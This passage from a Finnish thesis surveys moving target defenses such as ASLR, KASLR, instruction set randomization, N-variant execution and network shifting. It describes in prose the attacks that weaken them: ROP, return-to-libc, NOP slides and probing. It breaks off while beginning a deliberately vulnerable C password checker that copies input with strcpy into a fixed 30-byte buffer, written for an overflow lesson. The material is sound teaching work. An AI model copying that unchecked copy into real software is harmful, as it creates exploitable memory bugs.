Nguyen-Tuong, Evans ja kumppanit esittelevät muistialueiden ja muistiviittauksen dynaamisuuteen perustuvat tekniikan, jonka avulla voidaan estää hyväksikäyttöohjelma, jonka toiminta perustuu viittauksiin tiettyihin muistiosoitteisin. Tallaisia ovat puskurin ylivuotoon ja paluuosoitteisiin (ROP) perustuvat hyväksikäyttöohjelmat. Tässä tekniikassa ohjelmistosta tehdään kaksi varianttia, joissa on erilaiset muistialueet. Ohjelman saamaa syötettä ajetaan rinnakkain molemmissa varianteissa. Muistialueet on suunniteltu niin, että hyväksikäyttöohjelma voidaan tehdä toimimaan toista varianttia vastaan, mutta sen suoritus epäonnistuu toisessa. Tällöin ohjelman suoritus keskeytetään ilman, että vahinkoa on sattunut. Kuvassa 7 on korkean tason kuvaus tämän menetelmän suorituksesta. [NTEK+08a]



Kuva 7: Kuvaus N-Variantti järjestelmän toiminnasta ja kahdesta muistialueesta. [NTEK+08a]

9.3 Ohjelmistokoodin dynaamisuus

Ohjelmistokoodin dynaamisuuteen perustuva tekniikka pyrkii estämään *koodi-injektio* (engl. code-injection) -haavoittuvuuksien hyväksikäytön. Koodi-injektiossa hyökkääjä yrittää suoraan lisätä omaa ohjelmakoodia, jotka ohjelmavirheen myötä suoritetaan heti tai ohjelman suorituksen etenemistä muokkaamalla myöhemmin. Usean eri ohjelmaversion tekeminen ei aina ole käytännöllistä. Tähän luokkaan kuuluvat menetelmät muuttavat ohjelmakoodia tai sen suoritusta. Muutetun ohjelman tulee toimia kuten alkuperäisen ohjelman.

Asennettua ohjelmaa voi olla hankala muuttaa jälkikäteen. Ohjelmistoja jaetaan usein keskitetystä paikasta kuten sovelluskaupoista (Google Play Store, Apple Store) ja pakettivarastoista (Linux). Franz ehdottaa N-variantti -järjestelmään perustuvaa MTD-tekniikkaa, jonka avulla jokainen ohjelman lataaja saisi eri tavalla rakennetun ja käännetyn, mutta saman toiminnallisuuden tarjoavan ohjelman. Varianttiohjelmien tekeminen tapahtuisi automaattisesti jakelupaikassa jokaisen latauksen yhteydessä. Tämä MTD-tekniikka voisi estää yhdestä ohjelmasta löytyneen hyväksikäyttömenetelmän käyttämisen toista kohdetta vastaan. Kohdistettujen hyväksikäyttöohjelmien kehittäminen vaikeutuisi, koska hyökkääjä ei voi tietää miten kohteessa oleva variantti on rakennettu. [Fra10]

Yksi tapa tehdä variantteja on käyttää tarkoituksenmukaista monimutkaistamista (engl. obfuscation). Monimutkaistaja muuttaa ohjelmaa sen käännös- tai ajovaiheessa siten, että sen semantiikka ei muutu. Tällaisia tapoja on esimerkiksi järjestelmäkutsujen muokkaus, osotteiden muutos ja pinon täyttäminen (engl. stack padding) satunnaisten muuttujien ja niiden tarkistuksen lisääminen aliohjelmakutsuihin. [RS10]

Haavoittuvuuksien avulla hyökkääjä voi joko lisätä omaa ohjelmakoodia tai käyt-

tää hyväkseen ohjelmassa jo olevaa koodia (engl. existing code, esimerkiksi ROP-tekniikka). Hyökkääjä voi suoraan vaikuttaa ohjelmakoodin suoritukseen puskurin ylivuodon avulla. Epäsuorasti taas hyökkääjä voi vaikuttaa jonkin haavoittuvuuden avulla parametreihin, joka annetaan tietyille järjestelmäkutsuille kuten esimerkiksi *execve*-kutsulle (ohjelman suoritus -kutsu). Kuten aikaisemmin on mainittu, hyväksikäytön onnistumista varten hyökkääjä joutuu tekemään oletuksia muistiosoitteista ja muusta ohjelman rakenteesta. Monimutkaistamisella voidaan vaikeutetaan tätä. Bhatkar ja kumppanit esittävät useita menetelmiä monimutkaistamiseen [BDS03]:

1. Muistialueiden aloitusosoitteen satunnaistaminen. Satunnaistetaan seuraavat muistiosoitteet:
   (a) Pino-tietorakenteen osoitteet.
   (b) Keko-tietorakenteen osoitteet.
   (c) Dynaamisesti linkitettyjen kirjastojen osoitteet.
   (d) Ohjelman funktioiden ja staattisen datan osoitteet.
2. Muutetaan seuraavien asioiden järjestystä:
   (a) Pinossa olevat paikalliset muuttujat.
   (b) Staattinen data ja muuttujat.
   (c) Dynaamisesti linkitettyjen kirjastojen funktiot.
   (d) Ohjelman funktiot.
3. Lisätään satunnaisuutta täyttämällä muistia:
   (a) Lisätään täytettä pinokehykseen tarkoituksena estää suhteellisten etäisyyksien käyttö hyökkääjän muistiviitteissä.
   (b) Lisätään täytettä muistivarauksien yhteydessä.
   (c) Lisätään täytettä staattisen datan alueella.
   (d) Lisätään tyhjiä välejä aliohjelmakutsujen väliin.

Näiden lisäksi monimutkaistamiseen kuuluu tekniikoita, joita käymme läpi seuraavassa alaluvussa.

9.4 Ajonaikaisen ympäristön muuttaminen

Ajonaikaista ympäristöä muuttamalla saadaan aikaan monimuotoisuutta, joka on tuntematonta hyökkääjälle. Tyypillisesti tämän tyyppinen puolustus perustuu satunnaisuuteen. Yksi hyvin tunnettu tapa on satunnaistaa muistialueen osoitteet. Tämä aiheuttaa sen, että funktioiden muistiosoitteet ovat aina erilaiset. Hyökkääjä ei siis voi luottaa, että funktiot löytyvät aina samoista osoitteista. Tämä vaikeuttaa haavoittuvuuksien hyväksikäyttöä. [ENTK11]

Hyväksikäyttömenetelmiä tehdessä hyökkääjä monesti ohjelmoi hyväksikäyttöohjelman, joka sisältää kohdejärjestelmässä olevan haavoittuvuuden hyväksikäyttöön tarkoitetun ohjelmakoodin sekä hyökkääjän omien tavoitteiden mahdollistavan koodin. Tavoitteena voi olla asentaa järjestelmään takaportti, minkä avulla hyökkääjä saa yhteyden ja pääsee kirjautumaan kohdejärjestelmään.

Hyväksikäyttöohjelma hyödyntää useasti ennalta selvitettyjä muistiosoitteita. Hyväksikäyttö voi vaatia tarkkaan suunniteltua ohjelman suorituksen etenemisen muokkaamista ja muistissa sijaitsevien osoitteiden ylikirjoittamista. Hyökkääjä on voinut kehittää hyväksikäyttöohjelmaa omassa kehitysympäristössään ja selvittää sitä kautta haavoituksen onnistumiseen tarvittavat tiedot. MTD-tekniikat tämän kaltaisten haavoittuvuuksien estämiseen pyrkivät muuttamaan ohjelmiston muistiosoitteiden sijantia ja määrittelemään tietyt alueet muistista siten, että niihin voi tehdä vain luku-operaatioita.

Ohjelmat saavat oman muistialueen virtuaalimuistin avulla. Kävimme virtuaalimuistin toimintaa läpi luvussa 6.4. Virtuaalimuistista ja -osoitteista seuraa se, että ohjelma käyttää samoja muistiosoitteita jokaisella suorituskerralla. Osoitteet voivat muuttua, kun muistiin tallennettu data riippuu esimerkiksi käyttäjän syötteestä. Seuraavaksi tutustumme *ASLR*-menetelmään, joka satunnaistaa prosessin muistiavaruuden.

9.4.1 Muistiavaruuden satunnaistaminen (Address Space Layout Randomization, ASLR)

ASLR-tekniikassa tarkoitus on muuttaa ohjelman näkemän muistiavaruuden osoitteita. Osoitteet muuttuvat satunnaisuuden periaatteella. Tämä estää joukon hyväksikäyttöohjelmia, joiden toiminta riippuu viittauksista tunnettuihin muistiosoitteisiin [KJB+06]. Osoitteet muuttuvat käyttöjärjestelmän muistinhallinnan avulla ilman, että ohjelmaan tarvitsee tehdä muutoksia tai kääntää sitä uudestaan. Ohjelman käyttämä muistialue sekä pino- ja keko-tietorakenteiden osoitteet muuttuvat satunnaisesti joka suorituskerralla. Tavallinen ohjelma todennäköisesti toimii kuten ennenkin, koska ohjelmoijan ei tarvitse viitata tiettyyn muistialueeseen, vaan käyttää suhteellisia tai ajonaikaisesti muodostettuja osoitteita. Korkean tason ohjelmointikielissä kääntäjä tai tulkki hoitaa viittaukset ohjelmoijan puolesta. [ENTK11]

Eksaktia muistiosoitetta tarvitaan kun halutaan käyttää hyväksi ohjelmassa olevaa ylivuoto haavoittuvuutta. Kävimme tätä läpi pino- ja kekopuskurin ylivuotoa käsittelevässä luvussa 7.5.1. Hyväksikäyttö ja mielivaltaisen ohjelmistokoodin ajaminen vaatii seuraavan käskyn osoitteen (IP) tai funktion paluuosoitteen (ROP) osoittamista hyökkääjän kontrolloimalle muistialueelle. Täten hyökkääjän tulee tietää muistiosoite tarkasti [Ale96].

Seuraavaksi käymme tarkemmin läpi muutamia tähän liittyviä toteutuksia.

PaX ASLR

PaX kuuluu *grsecurity* -kokonaisuuteen, joka on joukko erikseen asennettavia Linux-käyttöjärjestelmän suojaus- ja koventamiskeinoja. Tämän muokkauksen on luonut Open Source Security -yritys. Yrityksen tarkoituksena on luoda ja ylläpitää Linux-käyttöjärjestelmän kovennuskeinoja ja tarjota näille kaupallista tukea. PaX -muokkaus (patch), lisää ASLR -suojauksen sekä kaksi muuta suojausta. PaX muokkaa käyttöjärjestelmän toimintaa seuraavasti: [grs03]

1. Dataa sisältävästä muistista ei voi suorittaa komentoja.
2. Ohjelmakoodin sisältämään muistialueeseen ei voi kirjoittaa.
3. Muistiavaruuden aloitusosoite satunnaistetaan jokaisella suorituskerralla.

Tämä estää puskurin ylivuotoihin sekä ROP-periaatteeseen perustuvien haavoittuvuuksien hyväksikäytön.

ASLP


Kil ja kumppanit ovat julkaisseet tekniikan nimeltä *Address Space Layout Permutation* (ASLP), jonka tarkoituksena on satunnaistaa muistiavaruus kattavammin kuin mitä ASLR-pohjaiset tekniikat tekevät. ASLP-tekniikka muuttaa muistialueen sijainnin ja aloitusosoitteen kuten ASLR, mutta tämän lisäksi siinä muutetaan myös muistissa olevien asioiden keskinäistä järjestystä sekä keskeisten muistialueiden ja tietorakenteiden kokoa. Kuvassa 8 on esitys siitä, miten eri asiat muuttuvat muistialueen sisällä. Kuvassa on esitetty muistialueet koodille, ohjelman datalle, staattisille muuttujille, dynaamisille kirjastoille (DSO), pino- ja keko-tietorakenteille sekä käyttöjärjestelmän ytimen varaamalle muistille. Tutkijoiden esittämän tekniikan hyödyntämistä varten pitää kohdeohjelma muuntaa tutkijoiden tarjoamalla muunnosohjelmalla. [KJB+06]

KASLR

ASLR- ja ASLP-tekniikat vaativat käyttöjärjestelmän tuen, mutta toimivat käyttäjätason prosesseille. Kuvassa 8 esitetty Linux-ytimen käyttämä muisti ei kuulu näiden tekniikoiden piiriin, koska sen rakenne ja toiminta on erilainen. Tätä varten on ehdotettu *Kernel Address Space Layout Permutation* (KASLR) tekniikkaa, joka on suunniteltu ytimen muistinhallinnalle. Elokussa 2017 julkaistun Linux-ytimen versiosta 4.12 lähtien KASLR on ollut oletuksena käytössä.

9.4.2 Käskykannan satunnaistaminen (Instruction Set Randomization)

Järjestelmien ajoympäristöissä käytettävien palvelimien prosessorit ovat useimmiten toteutettu x86 tai x86-64 suoritinarkkitehtuurin mukaisesti. Yleisesti käytössä oleva



Kuva 8: Esitys normaalista sekä ASLP-tekniikalla muutetusta muistialueesta. [KJB+06]

arkkitehtuuri luonnollisesti hyödyttää ohjelmistojen tekijöitä, mutta myös hyökkääjää. Hyökkääjä voi tehdä oletuksia käytetystä käskykannasta ja tehdä hyväksikäyttöohjelmia, jotka toimivat kaikissa samaa arkkitehtuuria käyttävissä kohteissa.

Useasti hyväksikäyttöohjelman toiminta perustuu juuri konekielisen koodin suorittamiseen. MTD- periaatteen mukaan voimme pyrkiä muuttamaan käskykantaa jollain hyökkääjälle tuntemattomalla tavalla. Koska hyväksikäyttöohjelma edellyttää konekielisten komentojen suorittamisen, ei se enää toimi, ellei se ole käskykannan mukainen. Tämä estää hyväksikäyttöohjelman toiminnan.

Barrantes ja kumppanit ehdottavat *randomized instruction set emulator* (RISE) -menetelmää, joka perustuu käskykannan muuttamiseen satunnaiseksi XOR-operaatiolla [BAP+03]. Ohjelmaa ajetaan toisen, tietokonetta emuloivan, ohjelman läpi. Emulointiohjelma muokkaa sille saapuvia konekielisiä käskyjä suorituksen aikana. Menetelmän todettiin olevan tehokas koodi-injektiota vastaan, mutta tutkijoiden tekemä prototyyppi alentaa ohjelmiston suorituskykyä. Prototyyppi voi olla liian hidas käytettäväksi oikeissa järjestelmissä, mutta todistaa menetelmän toimivuuden.

9.4.3 Käänteinen pino

Käytettävä prosessoriarkkitehtuuri määrittää miten pino-tietorakenne toimii. Yleisesti käytetty pino-tietorakenne kasvaa “alaspäin” kuten luvussa 7.5 kuvasimme. Muuttujan ylivuoto mahdollistaa pinoon aikaisemmin lisättyjen tietoalkioiden muuttamisen. Ylivuoto voi muuttaa alikutsun paluuosoitteen osoittamaan omaan koodiin ja täten se voi johtaa mielivaltaisen koodin ajamiseen.

Salamat ja kumppanit esittelevät käänteisen pino-tietorakenteen ylivuotohaavoittuvuuksien estämiseen. Käänteinen pino tehdään muokkaamalla pino-osoittimen arvoa kääntäjän avulla. Käänteisen pinon lisäksi käytetään N-variantti -menetelmää. Ohjelma suoritetaan useaan kertaan, ainakin kerran normaalia pino-tietorakennetta käyttäen ja toisen kerran käänteistä pino-tietorakennetta käyttäen. Ylivuodon hyväksikäyttö huomataan suorituksen aikana ajoja vertailemalla. [SGF08]

9.5 Alustojen muuttaminen

Alustojen muuttaminen on korkeamman tason suojaustekniikka, jossa pyritään muuttamaan suoritusympäristöä konkreettisesti. Muutos voi kohdistua ohjelman suorittavaan käyttöjärjestelmään, prosessoriarkkitehtuuriin, virtuaalikoneeseen, käytettävään tiedostojärjestelmään ja niin edelleen. Tarkoituksena on estää hyökkäys, joka perustuu tiettyyn alustaan sekä myös estää hyökkääjän ja hyväksikäyttöohjelmien vaikutuksen leviäminen ohjelman suorituksen ulkopuolelle. Tämän tyyppinen suojaustekniikka on hyödyllinen tiedusteluvaihetta vastaan, jolloin se voi antaa ristiriitaisia tietoja suoritusympäristöstä. Se on hyödyllinen myös hyökkäyksen viimeisissä vaiheissa, joissa hyökkääjä pyrkii pitämään kohdetta hallussa mahdollisimman pitkään [ORM+13].

Seuraavaksi tutustumme kahteen tämän luokan tekniikkaan.

9.5.1 Käyttöjärjestelmä

Evans ja Thompson ovat patentoineet *multiple operating system rotation environment* (MORE) -tekniikan, jossa palvelinohjelmistoa suoritetaan erilaisia käyttöjärjestelmiä hyödyntäen. Kerralla ajossa on yksi käyttöjärjestelmäversio. Käyttöjärjestelmää vaihdetaan käynnistämällä toinen palvelin eri käyttöjärjestelmällä ja ohjaamalla tietoliikenne siihen. Vanhoja, ajossa olleita koneita tutkitaan ja etsitään merkkejä tietomurroista ja hyökkäyksistä. Mikäli merkkejä ei löydy, voidaan palvelin ja sen käyttöjärjestelmä ottaa myöhemmin käyttöön, kun on aika vaihtaa suorittavaa palvelinta. [ET16]

9.5.2 Pilvipohjaiset järjestelmät

Virtualisointitekniikat ja pilvialustat mahdollistavat MTD-periaatteen käyttämisen laitteiston tasolla. Bardas ja kumppanit ovat kehittäneet pilvipalveluja hyödyntävän MTD-tekniikan, jossa järjestelmän käytössä oleva virtuaalikone ja sen kokoonpano voidaan vaihtaa ilman käyttökatkosta. Tekniikkaa voidaan hyödyntää palveluja ylläpitävissä järjestelmissä. Se perustuu automatiikkaan, jolla voidaan luoda ja konfiguroida virtuaalikoneita. Palvelun tarvitsema palvelin- ja ohjelmistokokonaisuus määritellään tarkkaan, jotta voidaan luoda tämän määrityksen toteuttavia kokoonpanoja. Kokoonpanojen luomisesta vastaa MTD-kontrolloija, jonne talletetaan vaaditut ominaisuudet ja konfiguraatiot. Tämän jälkeen MTD-tekniikkaa suoritetaan MTD-

kontrolloijan avulla, esimerkiksi lisäämällä uusia erilaisia instansseja järjestelmästä sekä poistamalla vanhoja. Toinen keino on muuttaa olemassa olevia instansseja konfiguroimalla niitä uudestaan. MTD-kontrolloijassa määritelty konfiguraation muutos suoritetaan kaikkiin instansseihin automaatiota käyttäen. [BSOD17]

9.6 Tietoverkkojen muuttaminen

Tietoverkkojen muutokseen perustuvissa tekniikoissa pyritään estämään hyökkääjän toimintaa tietoverkkojen tasolla. Hyökkäys voi olla palvelunestohyökkäys, salakuuntelu tai hyökkääjän tekemää tiedustelutoimintaa. Pahantahtoisen tekijän toimintaa voidaan vaikeuttaa erilaisilla tämän tason tekniikoilla, mutta silti säilytetään ohjelmistojen normaali toiminta.

Yksi ehdotettu menetelmä on *Self-shielding Dynamic Network Architecture* (SDNA). Yackoski ja kumppanit esittävät SDNA-menetelmän omana verkkoarkkitehtuurina, jossa palvelimien ja laitteiden verkkoliikenne menee valvojan läpi. Valvoja on toteutettu omana itsenäisenä järjestelmänä, joka vastaanottaa ja välittää IP-pakettitasolla verkkoliikennettä eri järjestelmien kesken. Kun pyyntö verkkopalveluun saapuu julkisesta verkosta, muuntaa valvoja sen järjestelmien sisäisesti käyttämään muotoon. Valvoja tarkkailee, että järjestelmät välittävät liikennettä vain ennalta määrättyjen sääntöjen mukaan. Sisäisesti tapahtuva verkkoliikenne myös salataan ja allekirjoitetaan. Mikäli valvoja huomaa jotain poikkeavaa, se voi ohjata poikkeavan liikenteen eristetylle alueelle, missä sitä voidaan tarkemmin analysoida. [YXB+11]

SDNA-järjestelmän kolme tärkeintä ominaisuutta ovat:

1. Suojaaminen verkkotiedustelua ja vakoilua vastaan
2. Haavoittuvien palveluiden suojaaminen liikenteen ohjauksella
3. Hienovaraisten tietoturvapolitiikkojen asettaminen järjestelmille ja käyttäjille.

Tämän tyyppinen ratkaisu lisää merkittävästi verkkoarkkitehtuurin monimutkaisuutta ja voi estää hyökkäjää etenemästä, mutta se voi myös vaikeuttaa järjestelmien ylläpitoa ja monitorointia.

Sun ja Sun ehdottavat vastaavaa SDNA-järjestelmää nimeltä *Decoy-Enhanced Seamless IP Randomization* (DESIR), joka perustuu tiedustelutoiminnan tunnistamiseen ja hyökkääjän ohjaamiseen harhauttamista varten perustetuille palvelimille. Harhautus palvelimilla ei ole mitään tärkeää ja tarkoitus on tuhlata hyökkääjän aikaa tuottamalla merkityksetöntä tiedustelutietoa. SDNA-järjestelmän tavoin tämä perustuu valvojaan, joka tarkkailee liikennettä ja ohjaa poikkeavan liikenteen harhautus palvelimille. DESIR käyttää hyväkseen myös IP-osoiteavaruuden muuttamista suojauskeinona. Palvelimien käyttämiä IP-osoitteita muutetaan niin oikeille kuin harhautus-palvelimille. Erona edellä mainittuun SDNA-järjestelmään on se, että DESIR-järjestelmä luo itse näitä palvelimia käyttäen avuksi virtualisointitekniikkaa. [SS16]

9.7 Yhteenveto

Tässä luvussa käsittelimme MTD-periaatetta toteuttavia tekniikoita ja näiden kirjallisuudesta löytyviä konsepteja ja toteutuksia. Käytimme ohjelmiston loogisen suorituksen ja tietokoneen komponenttien mukaista luokittelua. Luokitteluja voi olla erilaisia, kuten on myös paljon erilaisia MTD-tekniikoita. Yhteistä on kuitenkin suojautuminen tietoverkossa tapahtuvia hyökkäyksiä ja hyväksikäyttöohjelmia vastaan. Menetelmät pyrkivät välttämään samankaltaisuutta muiden järjestelmien kanssa ja paikallaan pysymistä.

Kuvassa 6 kuvattiin MTD-tekniikoiden luokittelun suhdetta ohjelman suorituksen etenemiseen. Taulukossa 2 kuvataan tekniikoiden suhdetta hyökkääjän toimenpiteisiin, jotka käsiteltiin luvussa 7.1.

Taulukko 2: MTD-tekniikoiden suhde hyökkäysvaiheisiin. [ORM+13]

MTD luokka	**Hyökkäyksen vaihe**				
	Tiedustelu	**Kehitys**	**Toimittaminen**	**Hyväksikäyttö**	**Asennus**
Tiedon ja syötteiden dynaamisuus		X		X	
Ohjelmistokoodin dynaamisuus		X		X	
Ajoympäristön dynaamisuus		X		X	
Alustojen dynaamisuus		X	X		X
Tietoverkkojen muuttaminen	X			X	

10 MTD-suojautumiskeinojen tehokkuus

Tässä luvussa selvitämme millaisia heikkouksia luvussa 9 listatuille MTD-luokille ja niihin kuuluville tekniikoille on esitetty.

Satunnaisuuden ja dynaamisuuden lisäämiseen perustuva puolustus on osoittautunut lupaavaksi menetelmäksi suojautua hyökkäyksiltä. Suojauksen tehokkuuteen vaikuttavat sen ominaisuudet sekä se, kuinka merkittävästi sillä pystyy muuttamaan järjestelmän toimintaa.

Evansin tutkimus aiheesta korostaa, että tämänkaltainen suojautuminen on tehokasta vain, kun hyökkääjän täytyy suorittaa useampi pyyntö selvittääkseen kohdejärjestelmän tietoja tai käyttää useampaa haavoittuvuutta peräkkäin [ENTK11].

10.1 Ohjelmistokoodin dynaamisuus

Ohjelmistokoodin dynaamisuuteen perustuvissa tekniikoissa on useita heikkouksia. Erilaisten varianttien tekeminen vaatii usein ohjelman lähdekoodin. Tämä ei ole mahdollista esimerkiksi valmisohjelmia käytettäessä. On myös hankala tarkistaa, että ohjelmistosta tehdyt variantit toimivat keskenään täysin samalla tavalla. [TDZA15]

Ohjelmiston tarkoituksenmukaiseen monimutkaistamiseen perustuvat ja muut vastaavat tekniikat taas eivät välttämättä toimi, jos ohjelmisto on käännetty käyttämällä optimointiasetuksia. Tällöin suoritettavan tiedoston koko ja sen käyttämät resurssit pyritään minimoimaan. Tästä johtuen tarkoituksenmukaista monimutkaistamista ei voida käyttää tehokkaasti, koska se vaatii toimiakseen tietynlaista väljäyttä ja tilaa suoritettavassa ohjelmassa. [TDZA15]

10.2 Muistiavaruuden satunnaistaminen (Address Space Layout Randomization, ASLR

ASLR-suojaus perustui muistiavaruuden ja muistiosoitteiden satunnaistamiseen jokaisella ohjelman suorituskerralla. Näin hyväksikäyttöohjelma ei voi viitata tunnettuihin muistialueisiin haavoittuvuuden avulla. ASLR-tekniikan heikkoutena pidetään sitä, että muistiavaruuden satunnaistamisen jälkeen muistissa olevat tiedot ja alueet ovat edelleen samassa järjestyksessä suhteessa toisiinsa. Samaten jaettujen kirjastojen osoitteita ei välttämättä ole suojattu ASLR-tekniikalla, joten hyökkääjä voi ohjata suorituksen niihin ja sitä kautta ottaa haltuun koko ohjelman suoritus. Hyökkäystyypit voidaan jakaa ainakin neljään luokkaan: ohittamiseen, ”avustajan” käyttöön, raa’an voiman käyttön ja tutkimiseen [ENTK11].

10.2.1 Sivuuttaminen

Ohittamiseen perustuva hyökkäys perustuu ASLR:n sivuuttamiseen. Tällaisessa tapauksessa hyväksikäyttöohjelman tekijä pyrkii ohjaamaan ohjelman suorituksen ASLR-suojaamattomalle alueelle. Ohitusta käytetään *return-to-libc* -hyökkäysmenetelmässä, jossa haavoittuvuus saadaan aikaan siirtämällä sovelluksen ajo yleisesti käytössä olevaan libc-kirjastoon ja sitä kautta hyökkääjän asettamalle koodille.

Edellä mainittua menetelmää kutsutaan yleisemmin nimellä *return-oriented programming* (ROP) [Sha07]. ROP-menetelmällä voidaan ohittaa myös W⊕X-suojaus, jonka tarkoituksena on estää koodin suoritus, vaikka hyökkääjä olisikin sen onnistunut kirjoittamaan muistiin. W⊕X-suojauksella käyttöjärjestelmä asettaa ohjelmien käyttämät muistialueet joko kirjoitettaviksi tai suoritettaviksi, mutta ei koskaan molemmiksi. ROP-menetelmää käyttämällä ei tarvitse varsinaisesti suorittaa muistista konekielistä koodia, vaan esimerkiksi pyrkiä johdattamaan ohjelmiston tai jaetun kirjaston suoritus sellaiseen kohtaan, jossa käynnistetään uusi komento [SPP+04].

Shacham ja kumppanit esittelevät ASLR-tekniikan heikkoutta tekemällä hyväksikäyttöohjelman Apache HTTP -sovelluspalvelinta vastaan. Sovelluspalvelinta suorittavassa käyttöjärjestelmässä oli käytössä PaX ASLR ja W⊕X-suojaukset, jotka ohitettiin käyttämällä edellä mainittuja ROP ja return-to-libc -menetelmiä. Haavoittuvuuden hyväksikäyttäminen toimi samoin kuin suojaamattomassa järjestelmässä, mutta hitaammin. Tutkijoiden mielestä puskurin ylivuotojen estämiseen perustuva puolustus olisi tehokkaampi keino tämän tyyppisiä hyökkäyksiä vastaan. [SPP+04]

10.2.2 Avustaja

Avustajan käytössä hyökkäyksen onnistumisen edellytys on löytää haavoittuvuus kohteesta, johon suojausmenetelmä ei vaikuta tai jossa se ei ole käytössä. Pyritään tilanteeseen, jossa hyökkääjä pääsee vaikuttamaan itse suojausmenetelmästä vastaavaan koodiin tai onnistuu lisäämään hyväksikäyttökoodin siten, että se suojataan samalla tavalla kuin kohdeohjelma. Tällaisissa tilanteissa ohjelmistokoodin dynaamisuuteen perustuvasta suojauksesta ei ole hyötyä. [ENTK11]

Toinen tapa on muuttaa paluuosoitteen arvoa käyttämällä bittitason operaatioita ja muuttamalla sitä vain vähiten merkitsevästä suunnasta. Tällä tavoin hyökkääjän ei tarvitse tietää koko osoitetta, kunhan saa osoitettua ohjelman suorituksen omassa kontrollissaan olevalle muistialueelle. Tästä tavasta on julkaistu esimerkki Phrack-lehdessä [Dur09].

10.2.3 Raa'an voiman käyttö

Raa'an voiman käytössä tai väsytystekniikassa (brute-force) hyväksikäyttöohjelma ohjelmoidaan kokeilemaan kaikki mahdolliset vaihtoehdot (muistiosoitteista) kunnes haavoittuvuuden hyväksikäyttö onnistuu. Tunnistamalla heikkouksia suojauksen toteutuksesta hyökkääjä voi pyrkiä myös pienentämään läpikäytävän alueen kokoa tai

vastaavasti suurentamaan onnistumisen todennäköisyyttä. Eräs tekniikka tähän on NOP-käskyllä tehty liukuma, jossa hyökkääjä täyttää laajan muistialueen NOP-operaatioilla. Konekielinen NOP-käsky ei tee mitään, mutta on validi konekielinen käsky. Käskyn suorittamisen jälkeen tulee seuraava NOP-käsky, kunnes päädytään varsinaiseen hyökkääjän asettamaan koodiin. Tällä hyökkääjä voi varmistaa sen, että kunhan suorittimelle annettu osoite osuu NOP-käskyllä täytetylle alueelle, onnistuu hyväksikäyttöohjelman suoritus. [ENTK11]

10.2.4 Tutkiminen

Tutkimiseen perustuvaa tekniikkaa voi käyttää erityisesti pitkäkestoisia prosesseja, kuten palvelinohjelmistoja, vastaan. Hyökkääjä käyttää tekniikkaa, kun hän on löytänyt haavoittuvuuden, mutta ei tiedä ohjelmiston sisäistä rakennetta ja sen käyttämää muistiavaruutta, eikä siten onnistu kaappaamaan ohjelmiston suoritusta. Toisin kuin raa'an voiman käytössä, tutkimisessa periaatteena on lähettää tarkasti rakennettuja pyyntöjä, jotka paljastavat tietoa kohdejärjestelmästä. Hyökkääjä pyrkii toimimaan salassa ja pitämään pyynnöt pienikokoisina. Pyynnöistä paljastuneen tiedon avulla hyökkääjä pyrkii saamaan kuvan ohjelmiston sisäisistä rakenteista ja paljastamaan ASLR-suojauksen muuttaman muistiavaruuden osoitteet. [ENTK11]

10.3 Tietoverkkojen muuttaminen

Kävimme läpi *tietoverkkojen muuttamiseen* perustuvaa MTD-suojausta kappaleessa 9.6. Taylor ja kumppanit tutkivat kahta tietoverkkojen muuttamiseen kuuluvaa MTD-menetelmää [TZK+16]. Ensimmäinen, ARCSYNE (sanoista Active Repositioning in Cyberspace for SYNchronized Evasion) perustuu verkon suojaamiseen IP-osoitteita ja verkkotopologiaa muuttamalla. Toinen menetelmä oli aikaisemmin kappaleessa 9.6 mainittu SDNA (Self-shielding Dynamic Network Architecture). Menetelmät toimivat kuten niiden oli tarkoitus. Samanlaiseen tulokseen pääsivät myös Wang ja kumppanit tutkimuksessaan. He kehittivät *Sniffer Reflector* menetelmän estämään verkkojen tiedustelutoimintaa. Se kehitettiin estämään hyökkäyksen tiedusteluvaihe, jonka kuvasimme luvussa 7.1. Menetelmä perustuu verkkoskannauksen tunnistamiseen ja ohjaamiseen vaarattomaan harhautusympäristöön. Tämä menetelmä onnistui huijaamaan kappaleessa 7.4 esitellyn Nmap-porttiskannausohjelman [WW16].

10.4 Alustojen muuttaminen

Kävimme läpi *alustojen muuttaminen* perustuvaa MTD-suojausta kappaleessa 9.5. Ben-Asher ja kumppanit tutkivat alustojen muuttamisen vaikutusta suhteessa hyökkääjän tiedustelutaitoihin. Tutkimuksen mukaan hyökkääjän taidoilla on suuri merkitys puolustuksen onnistumisessa. Muutoksien nopeudella oli heikentävä vaikutus myös taidokasta hyökkääjää vastaan [BAMKTG16].

11 Käytännön osuus

11.1 Ylivuoto ohjelmassa

Käymme esimerkin kautta läpi yksinkertaista ylivuotoa C-kielellä tehdyssä ohjelmassa. Tätä varten olen tehnyt triviaalin ohjelman, joka tarkistaa salasanan oikeellisuuden. Oikealla salasanalla pääsisi sisään ja väärällä saa virheviestin. Esimerkki perustuu Jon Ericksonin opetusmateriaaliin [Eri08], jota olen muokannut ja suorittanut omassa koeympäristössäni.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_passwd(char *passwd) {

   char passwd_buffer[30];
   int authenticated = 0;

   strcpy(passwd_buffer, passwd);


